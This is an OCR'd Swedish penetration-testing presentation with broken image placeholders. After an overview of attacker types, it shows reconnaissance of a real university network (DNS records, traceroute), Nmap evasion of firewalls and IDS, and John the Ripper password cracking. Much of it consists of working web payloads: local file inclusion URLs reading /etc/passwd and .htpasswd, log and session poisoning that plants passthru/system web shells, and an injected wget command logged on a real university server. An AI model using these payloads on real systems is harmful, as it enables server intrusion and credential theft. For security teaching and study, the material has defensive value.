
2005	4,477	90.77
2006	6,093	92.21
2007	6,283	96.45
2008	5,447	96.72
2009	5,534	96.53
2010	4,362	94.03
2011	3,891	93.74
2012	353	85.06

Offensiva aktörer

Aktör	Motivation
Icke organiserad	Äga information, tjäna personliga syften
Organiserad	Tjäna pengar, förmedla politiska budskap, konkurrera med jämbördiga
Militär / underrättelsetjänst	Sabotage. Kontroll över strategiskt viktig information. Information som skapar fördel i tider av fred eller konflikt. Sprida desinformation.


Organiserade

On 17 January 2012, The New York Times revealed that Facebook plans to name five men as being involved in the Koobface gang. As a result of the announcement, we have decided to publish the following research, which explains how we uncovered the same names.



- Introduction: There ain't no perfect (cyber)crime
- The Koobface gang makes a mistake, and then another..
- Of cars and kittens..
- Krotreal - or what's in a nickname?

Få betalt för virusinfektioner



Militär aktör

With Stuxnet, Did The U.S. And Israel Create a New Cyberwar Era? [Updated]

By Spencer Ackerman | January 16, 2011 | 1:58 pm | Categories: Info War

Follow @attackerman

138 Tweet | 0 +1 | 30 Share

Like | Send | 215 people like this. Be the first of your friends.

Remember the years-long controversy about whether the U.S. or the Israel would bomb Iran's nuclear program? It appears they just did — virtually. And if they did, they also may have expanded our sense of how nations wage war in cyberspace.

Organiserade parter

ANONYMOUS
We are Legion. We do not Forgive. We do not Forget.

The Lulz Boat
@LulzSec
Lulz Security® (LulzSec), the world
quality entertainment at your expen
http://lulzsecurity.com/

WWW.CHINAEAGLE.ORG
中国鹰派联盟网
CHINAEAGLE.ORG

Över 64 000 ip-adresser

```
inetnum:        129.177.0.0 - 129.177.255.255
netname:        BERGEN-NET
descr:          Bergen University, Norway


uib.no.         86400   IN  MX  0 alfons.uib.no.     129.177.30.141
uib.no.         86400   IN  MX  10 rolf.uib.no.      129.177.6.19
uib.no.         86400   IN  MX  100 begonia.uib.no.  129.177.12.31

uib.no.         86178   IN  NS  alf.uib.no.          129.177.30.3
uib.no.         86178   IN  NS  alfalfa.uib.no.      129.177.6.54
uib.no.         86178   IN  NS  nn.uninett.no.       158.38.0.181
uib.no.         86178   IN  NS  ns6.uib.no. <--- no answer
uib.no.         86178   IN  NS  eik.ii.uib.no.       129.177.16.3
uib.no.         86178   IN  NS  begonia.uib.no.      129.177.12.31
```

Traceroute

- jj$ traceroute login.uib.no
- traceroute to loginb.uib.no (129.177.13.203), 64 hops max, 52 byte packets
- 1 91.195.58.3 (91.195.58.3) 22.696 ms 19.024 ms 19.653 ms
- 2 83.136.89.137 (83.136.89.137) 22.487 ms 20.623 ms 20.000 ms
- 3 dk-uni.nordu.net (192.38.7.50) 22.648 ms 20.392 ms 21.956 ms
- 4 stolav-gw2.uninett.no (109.105.102.26) 30.882 ms 30.356 ms 30.011 ms
- 5 ifi2-gw.uninett.no (128.39.254.205) 44.357 ms 35.378 ms 33.993 ms
- 6 bergen-gw.uninett.no (128.39.255.126) 39.349 ms 39.923 ms 42.068 ms
- 7 uib-bt-gw.uib.no (158.37.1.190) 40.142 ms 39.230 ms 40.029 ms
- 8 loginb.uib.no (129.177.13.203) 40.080 ms 49.724 ms 39.920 ms


Utmaningar

- Nmap scannar 1000 portar per default
  - Lösning: -p eller –top-ports


- Mängden trafik kan trigga filtrering av vår IP (brandvägg/IDS/IPS)
  - Möjliga lösningar:
    - Fördröjning mellan syn-paketen
    - Multipla interface (en0, en1, en2 etc under Mac OS)
    - Fragmentering (vissa system klarar inte att hantera detta)
    - Decoy-trafik
    - I vissa fall: src port

Intressanta Hostar

- DNS
  - Intressanta hostar har ofta DNS-namn
  - Intressanta webbhostar länkar ibland till varandra
  - Google indexerar ofta webbhostar



Access to Cisco Works 2000



Access till maskin med Windows XP Professional

LDAPinjektion

Cracka htpasswd-lösenord

```
root@bt:/pentest/passwords/john# john --incremental /root/hashfile.txt
Loaded 1 password hash (Traditional DES [128/128 BS SSE2])
guesses: 0  time: 0:00:00:56 0.00%  c/s: 3440K  trying: gybeym - gybe2t
guesses: 0  time: 0:00:01:14 0.00%  c/s: 3469K  trying: livrtb - livb0l
guesses: 0  time: 0:00:02:42 0.00%  c/s: 3301K  trying: bmummcra - bmumide4
guesses: 0  time: 0:00:05:00 0.00%  c/s: 2965K  trying: fUdo62x - fUdal1p
guesses: 0  time: 0:00:05:58 0.00%  c/s: 2868K  trying: KqoIm - KqoRm
guesses: 0  time: 0:00:08:28 0.00%  c/s: 2709K  trying: BIlaket - BIlak7e
guesses: 0  time: 0:00:25:29 0.00%  c/s: 2445K  trying: nh278oo - nh278at
guesses: 0  time: 0:00:39:02 0.00%  c/s: 2408K  trying: cwk1/61 - cwk1/n7
guesses: 0  time: 0:00:44:15 0.00%  c/s: 2383K  trying: nOspng@ - nOspn25
guesses: 0  time: 0:00:51:22 0.00%  c/s: 2346K  trying: 49ffrnk0 - 49ffryp3
guesses: 0  time: 0:00:51:25 0.00%  c/s: 2345K  trying: 442esaf! - 442esur3
guesses: 0  time: 0:00:51:26 0.00%  c/s: 2345K  trying: 4pcgise  - 4pcguigs
guesses: 0  time: 0:02:00:33 0.00%  c/s: 2256K  trying: 7nC845 - 7nC8ad
guesses: 0  time: 0:05:20:41 0.00%  c/s: 2185K  trying: yeR82d - yeR85E
guesses: 0  time: 0:06:18:36 0.00%  c/s: 2218K  trying: guj8MO@e - guj8MOSR
guesses: 0  time: 0:07:15:05 0.00%  c/s: 2227K  trying: lsypylm9 - lsypypay
guesses: 0  time: 0:07:40:58 0.00%  c/s: 2231K  trying: hhyfpe73 - hhyfptmp
```

Local file inclusion

- När vi lyckas förändra exempelvis en PHP-sidas uppbyggnad genom att peka mot PHP-kod
  - Tillåter man uploads av någon form? (profilbild, bifogade filer etc)
  - Hur är LFI:n utformad, har vi frihet att t ex injicera php-filter?
    - http://web/demo/index.php?template=/etc/passwd
    - http://web/demo/index.php?template=/etc/passwd%00
    - http://web/demo/index.php?template=/proc/self/status%00

    - http://web/demo/index.php?template=php://filter/convert.base64-encode/resource=index.php%00
    - http://web/demo/index.php?template=/tmp/sess_1d4bd392e0fab8d51d88b2fead6b152e%00

Log poisoning


- /proc/self/fd/n
  - http://web/demo/index.php?template=/proc/self/fd/0%00
- http://web/demo/index.php?template=/var/log/apache2/access.log%00
  - "…failed to open stream: Permission denied…"
- PHP-inject <?php passthru($_GET[jj]); ?>
  - ~/Development/Python/b64e "<?php passthru(\$_GET[jj]);?>"
    PD9waHAgcGFzc3RocnUoJF9HRVRbampdKTs/Pg==

    jj$ ~/Development/Python/b64 PD9waHAgcGFzc3RocnUoJF9HRVRbampdKTs/Pg==
    <?php passthru($_GET[jj]);?>

Avancerad cookie poisoning

http://web/demo/index.php?pref=%3C?php%20phpinfo();?%3E&template=/tmp/sess_1d4bd392e0fab8d51d88b2fead6b152e%00

http://web/demo/index.php?pref=%3C?php%20system($_GET[jj]);%20?%3E&jj=ls%20/etc&template=/tmp/sess_1d4bd392e0fab8d51d88b2fead6b152e%00



Not Found

The requested URL /<?php exec("wget https://jonathanj.com/ -o /share/ /www/index7.php")?> was not found on this server.

Apache/2.2.3 (Red Hat) Server at .uib.no Port 80

http://web/demo/admin/

- Lösenordsskyddad
- Vi vet hur strukturen ser ut
  - /var/www/vtigercrm/demo/admin/index.php

- Vi kan ta reda på vart htpasswd-filen finns som skyddar katalogen
  - /etc/apache2/apache2.conf
  - /etc/apache2/ports.conf
  - http://web/demo/index.php?template=/etc/apache2/apache2.conf%00
  - http://web/demo/index.php?template=/etc/apache2/ports.conf%00
  - http://web/demo/index.php?template=/etc/apache2/sites-enabled/000-default%00
  - http://web/demo/index.php?template=/var/www/.htpasswd%00
    - admin:.M97hktXXTRpA
      - John the ripper, DES-krypto
      - john --users=admin --wordlist=/root/Desktop/demo_pass.txt --format=des ~/Desktop/demohash.txt

Loaded 1 password hash (Traditional DES [128/128 BS SSE2])
mainzel (admin)
guesses: 1 time: 0:00:00:00 DONE (Tue Apr 24 18:45:14 2012) c/s: 25600
trying: rbc0625 - 638i8
Use the "--show" option to display all of the cracked passwords reliably

jonathan.james@atea.se

jonathanj.com

Twitter: areusecure

08-4774730